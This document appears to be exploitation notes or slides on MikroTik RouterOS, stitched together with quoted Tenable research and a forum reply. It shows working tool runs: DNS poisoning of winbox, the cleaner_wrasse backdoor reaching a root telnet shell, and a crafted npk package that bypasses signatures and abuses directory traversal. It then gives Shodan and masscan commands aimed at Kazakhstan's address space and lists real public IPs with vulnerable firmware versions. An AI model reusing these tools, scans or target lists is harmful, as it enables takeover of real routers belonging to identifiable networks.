;; flags: qr aa rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;example.com.                   IN      A
;; ANSWER SECTION:
example.com.            30      IN      A       10.1.152.10
example.com.            604800  IN      A       10.1.152.10
upgrade.mikrotik.com.   604800  IN      A       10.1.152.10
cloud.mikrotik.com.     604800  IN      A       10.1.152.10
cloud2.mikrotik.com.    604800  IN      A       10.1.152.10
download.mikrotik.com.  604800  IN      A       10.1.152.10

UDP request 2019-12-17 11:23:13.940557 (192.168.122.109 47953):
39 b'Yi\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x010\x06ubuntu\x04pool\x03ntp\x03org\x00\x00\x01\x0
0\x01'
```

r3n@localhost:~/exploits 99x27

```
        RX packets 2742  bytes 286841 (280.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16331  bytes 1381221 (1.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vnet1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::fc54:ff:fe9d:8dd  prefixlen 64  scopeid 0x20<link>
        ether fe:54:00:9d:08:dd  txqueuelen 1000  (Ethernet)
        RX packets 539  bytes 111051 (108.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12056  bytes 799779 (781.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.88.243  netmask 255.255.255.0  broadcast 192.168.88.255
        inet6 fe80::f317:c6c0:e05d:4e26  prefixlen 64  scopeid 0x20<link>
        ether a4:4e:31:3e:b3:20  txqueuelen 1000  (Ethernet)
        RX packets 7030533  bytes 9398491266 (8.7 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3747339  bytes 774429742 (738.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[r3n@localhost exploits]$ cd routeros/
[r3n@localhost routeros]$ ls
routeros
[r3n@localhost routeros]$ cd ..
[r3n@localhost exploits]$ ./winbox_dns_request -p 8291 -i 10.1.152.44 -s 10.1.152.10
```

Why 6.41.4?

Important note!!!
Due to removal of compatibility with old version passwords in this version, **downgrading to any version prior to v6.43 (v6.42.12 and older) will clear all user passwords and allow password-less authentication.** Please secure your router after downgrading.
Old API authentication method will also no longer work, see documentation for new login procedure:
https://wiki.mikrotik.com/wiki/Manual:API#Initial_login

1. Reset password
2. Root to busybox shell (old exploits)
3. ????

TO DO:
Check old backup files > parse passwords
Upload your busybox
Disk forensics

ROOTing #1

https://github.com/tenable/routeros/tree/master/cleaner_wrasse

```
./cleaner_wrasse -i 192.168.1.22 -u admin -p

        ><(((°>        ><(((°>        ><(((°>
```

```
        <°)))><        <°)))><

  "Cleaners are nothing but very clever behavioral parasites"

[+] Trying winbox on 192.168.1.22:8291
[+] Connected on 8291!
[+] Logging in as admin
[+] Login success!
[+] Sending a version request
[+] The device is running RouterOS 6.43.14 (long-term)
[+] The backdoor location is /pckg/option
[+] We only support 1 vulnerability for this version
[+] You've selected CVE-2019-3943. What a fine choice!
[+] Opening //../../../../../rw/DEFCONF for writing.
[+] Writing to file.
[+] Done! The backdoor will be active after a reboot. ><(((°>
[?] Reboot now [Y/N]? Y
[+] Sending a reboot request
albinolobster@ubuntu:~/routeros_internal/cleaner_wrasse/build$ telnet -l devel 192.168.1.22
Trying 192.168.1.22...
Connected to 192.168.1.22.
Escape character is '^]'.
Password:


BusyBox v1.00 (2019.04.02-09:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

ROOTing #2

https://kirils.org/
https://kirils.org/slides/2018-10-10_HackIt-MT_pub.pdf

https://github.com/tenable/routeros/tree/master/ls_npk

```
./ls_npk -f ~/packages/6.45.5/all_packages-x86-6.45.5/advanced-tools-6.45.5.npk
total size: 295802
-----------
0: (1) part info, size = 36, offset = 8 -> advanced-tools
1: (24) channel, size = 6, offset = 2c
2: (16) architecture, size = 4, offset = 32
3: (2) part description, size = 51, offset = 36
4: (23) digest, size = 40, offset = 69
5: (3) dependencies, size = 34, offset = 91
6: (22) zero padding, size = 3869, offset = b3
7: (21) squashfs block, size = 114688, offset = fd0
8: (4) file container, size = 176931, offset = 1cfd0
9: (9) signature, size = 68, offset = 482f3
sha1: 0e576b24d3de5280d6954217761a9fdeea6232b4
```

"The individual sections aren't important to this discussion. What is important is that a SHA-1 hash is computed over all the sections up to the signature section (9). The SHA-1 and a signature are stored in section 9, therefore ensuring the package is valid and secure.

Except.

Except for a few small mistakes. First, MikroTik fails to include the first 8 bytes of the file in the SHA-1. These bytes contain the file's magic bytes (0xbad0f11e) and the total length of the file. Furthermore, RouterOS stops computing the package's SHA-1 once it hits the signature section. Meaning, an attacker can append arbitrary data to an npk and it won't invalidate the signature verification scheme."

ROOTing #2

```
# /rw/disk/busybox-i686 ls -l /ram/pdb/
total 0
drw-r--r--    2 root     root            40 Sep  9 08:12 advanced-tools
drw-r--r--    2 root     root            40 Sep  9 08:12 calea
drw-r--r--    2 root     root            40 Sep  9 08:12 dhcp
drw-r--r--    2 root     root            40 Sep  9 08:12 dude
drw-r--r--    2 root     root            40 Sep  9 08:12 gps
drw-r--r--    2 root     root            40 Sep  9 08:12 hotspot
drw-r--r--    2 root     root            40 Sep  9 08:12 ipv6
drw-r--r--    2 root     root            40 Sep  9 08:12 kvm
drw-r--r--    2 root     root            40 Sep  9 08:12 lcd
drw-r--r--    2 root     root            40 Sep  9 08:12 mpls
drw-r--r--    2 root     root            40 Sep  9 08:12 multicast
drw-r--r--    2 root     root            40 Sep  9 08:12 ntp
drw-r--r--    2 root     root            40 Sep  9 08:12 ppp
drw-r--r--    2 root     root            40 Sep  9 08:12 routing
drw-r--r--    2 root     root            40 Sep  9 08:12 security
drw-r--r--    2 root     root            40 Sep  9 08:12 system
drw-r--r--    2 root     root            40 Sep  9 08:12 ups
drw-r--r--    2 root     root            40 Sep  9 08:12 user-manager
drw-r--r--    2 root     root            40 Sep  9 08:12 wireless@
#
```

"When I realized this, I was really excited. I thought I was going to be able to add my own squashfs block (22) to the package. Alas, due to the way the logic is laid out, RouterOS won't parse an attacker added squashfs block. But it will parse an appended "part info" field (1).

Part info is made up of three fields and some amount of padding:

16 bytes on name.

4 bytes of version

4 bytes of timestamp

Every time the router reboots it will parse this the npk package and use the "name" field to create a directory in /ram/pdb/."

ROOTing #2

```
albinolobster@ns1:~/router/option_npk/build$ ls lol.npk
ls: cannot access 'lol.npk': No such file or directory
albinolobster@ns1:~/router/option_npk/build$ ./option_npk -f ~/packages/6.41.4/dude-6.41.4.npk
albinolobster@ns1:~/router/option_npk/build$ ../../ls_npk/build/ls_npk -f ./lol.npk
total size: 1491060
-----------
0: (1) part info, size = 36, offset = 8 -> dude
1: (24) channel, size = 6, offset = 2c
2: (16) architecture, size = 4, offset = 32
3: (2) part description, size = 33, offset = 36
4: (23) digest, size = 40, offset = 57
5: (3) dependencies, size = 34, offset = 7f
6: (22) zero padding, size = 3887, offset = a1
7: (21) squashfs block, size = 1486848, offset = fd0
8: (9) signature, size = 68, offset = 16bfd0
sha1: 3c2b0aa6a70ab758a5872951263fa653cc76dc8c
9: (1) part info, size = 24, offset = 16c014 -> ../pckg/option
albinolobster@ns1:~/router/option_npk/build$
```


"Unfortunately, this process was vulnerable to directory traversal via the package's name, allowing an attacker to create a directory anywhere on disk."

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-3976

"The backdoor enablement file for 6.41.4 is simply /pckg/option. As long as that file exists, even as a directory, the backdoor is enabled. I wrote a tool called option_npk that appends the directory traversal at the end of a valid package"

https://github.com/tenable/routeros/tree/master/option_npk


ROOTing #2: install fake package





```
# echo /ram/pckg/
/ram/pckg/advanced-tools/  /ram/pckg/multicast/
/ram/pckg/calea/           /ram/pckg/ntp/
/ram/pckg/dhcp/            /ram/pckg/option/
/ram/pckg/dude/            /ram/pckg/ppp/
/ram/pckg/gps/             /ram/pckg/routing/
/ram/pckg/hotspot/         /ram/pckg/security/
/ram/pckg/ipv6/            /ram/pckg/ups/
/ram/pckg/kvm/             /ram/pckg/user-manager/
/ram/pckg/lcd/             /ram/pckg/wireless/
/ram/pckg/mpls/
```

“Above, you can see I appended the extra part info field to dude-6.41.4.npk. After installing the dude package, a strange disabled package shows up.”

Reaction





anav
Forum Guru

Posts: 3135
Joined: Sun Feb 18, 2018 11:28 pm
Location: Nova Scotia, Canada

Thu Feb 21, 2019 5:37 pm #2


I think you missed the red herring and flaw in the whole article.....
"One important thing about this setup is that **I opened port 8291 in the router's firewall to allow Winbox access from the WAN**. By default, Winbox is only available on the MikroTik hAP via the LAN. Don't worry, **I'm just simulating real world configurations.**"

a. who keeps 8291 as the winbox port
b. who allows winbox open to the internet

Last edited by anav on Thu Feb 21, 2019 5:42 pm, edited 1 time in total.

I'd rather manage rats than software. Follow my advice at your own risk! (Sob & mkx forced me to write that!)

Winbox in the wild



"The port 8291 scan ran from November 30, 2019 through December 2, 2019. The scan found 578,456 MikroTik routers with port 8291 open to the internet

During the scan period, the most recent MikroTik RouterOS versions were 6.45.7 (Stable) and 6.44.6 (Long-term). Both were released on October 28, 2019. Administrators had more than a month to upgrade to these versions before I started my scan. The following chart shows how many routers were upgraded to the latest versions of RouterOS.

You aren't misreading that. Approximately 15% of the scanned routers were using the latest versions of RouterOS. 15%. One month after release."

https://medium.com/tenable-techblog/winbox-in-the-wild-9a2ee4946add

Shodan search

country:kz os:"MikroTik RouterOS"

SHODAN | country:kz os:"MikroTik RouterOS" | Explore | Downloads | Reports | Pricing | Enterprise Access

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

811

TOP COUNTRIES

Kazakhstan	811

TOP CITIES

Almaty	133
Astana	116
Aktobe	17
Kostanay	12
Karaganda	10

TOP ORGANIZATIONS

JSC Kazakhtelecom	247
JSC Kaztranscom	60
Teraline Telecom TOO	56
Eurasia Star Ltd.	37
JSC Transtelecom	22

TOP OPERATING SYSTEMS

MikroTik RouterOS 6.45.6	68
MikroTik RouterOS 6.45.7	64
MikroTik RouterOS 6.45.5	37
MikroTik RouterOS 6.44.3	27
MikroTik RouterOS 6.43.4	22

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

37.17.177.190
MikroTik RouterOS 5.24
JSC Transtelecom
Added on 2019-12-21 08:33:24 GMT
Kazakhstan

```
\x92\x02index\x00\x00\x00\x00\x00\x00\x01\x00\x80\x00\x00\x00\x001061744751 640577 roteros.dll 5.24\n3529447721 31010 advtool.dll 5.24\n41648
```

109.248.156.173
MikroTik RouterOS 6.43.12
LLC Uplink
Added on 2019-12-21 08:06:42 GMT
Kazakhstan, Kostanay

```
\x92\x02index\x00\x00\x00\x00\x00\x00\x01\x00\x80\x00\x00\x00\x001481837354 729574 roteros.dll 6.43.12\n1556831875 31478 advtool.dll 6.43.12\
```

87.76.32.133
MikroTik RouterOS 6.43.2
Eurasia Star Ltd.
Added on 2019-12-21 09:23:52 GMT
Kazakhstan

```
\x92\x02index\x00\x00\x00\x00\x00\x00\x01\x00\x80\x00\x00\x00\x002673484086 729811 roteros.dll 6.43.2\n1636256293 31477 advtool.dll 6.43.2\n3
```

176.110.124.189
MikroTik RouterOS 6.43.4
Teraline Telecom TOO
Added on 2019-12-21 09:34:09 GMT
Kazakhstan, Astana

```
\x92\x02index\x00\x00\x00\x00\x00\x00\x01\x00\x80\x00\x00\x00\x001667097484 729807 roteros.dll 6.43.4\n1626780332 31477 advtool.dll 6.43.4\n1
```

87.255.201.98

Masscan

https://github.com/tenable/routeros/tree/master/8291_scanner

Take some tea and build all requirements:

Boost 1.66 or higher
libgeoip-dev
Geolite2++
libmaxminddb
cmake

masscan -iL kznet.txt --max-rate 100000 -p8291 -oG scan2212.txt

cut -d" " -f2 scan2212.txt | sort | grep -v -e 'Masscan' -e 'Ports' > targets

./8291_scanner --list_scan 1 -i targets -o result.txt

```
176.119.226.74|Kazakhstan|6.43.2
89.218.47.46|Kazakhstan|6.45.2
87.255.213.30|Kazakhstan|6.44rc3
82.200.244.178|Kazakhstan|6.44.4
188.0.136.148|Kazakhstan|6.45.2
213.157.53.37|Kazakhstan|6.44.2
85.159.27.75|Kazakhstan|6.43.12
91.185.12.229|Kazakhstan|6.44rc3
93.185.69.74|Kazakhstan|6.45.3
37.151.236.76|Kazakhstan|6.42.3
46.42.229.235|Kazakhstan|6.46rc3
91.185.6.124|Kazakhstan|6.18
92.46.212.42|Kazakhstan|6.42.6
89.219.11.18|Kazakhstan|6.42.11
178.89.105.86|Kazakhstan|6.43.7
82.200.204.254|Kazakhstan|6.45.6
37.208.40.50|Kazakhstan|6.43.4
92.47.63.110|Kazakhstan|6.45.7
95.141.143.88|Kazakhstan|6.44.2
92.46.173.250|Kazakhstan|6.44.3
91.201.215.84|Kazakhstan|6.46.1
31.171.171.234|Kazakhstan|6.40.8
217.196.23.122|Kazakhstan|6.45.1
87.255.201.104|Kazakhstan|6.45.5
87.247.38.86|Kazakhstan|6.42.10
77.73.135.242|Kazakhstan|6.45.1
```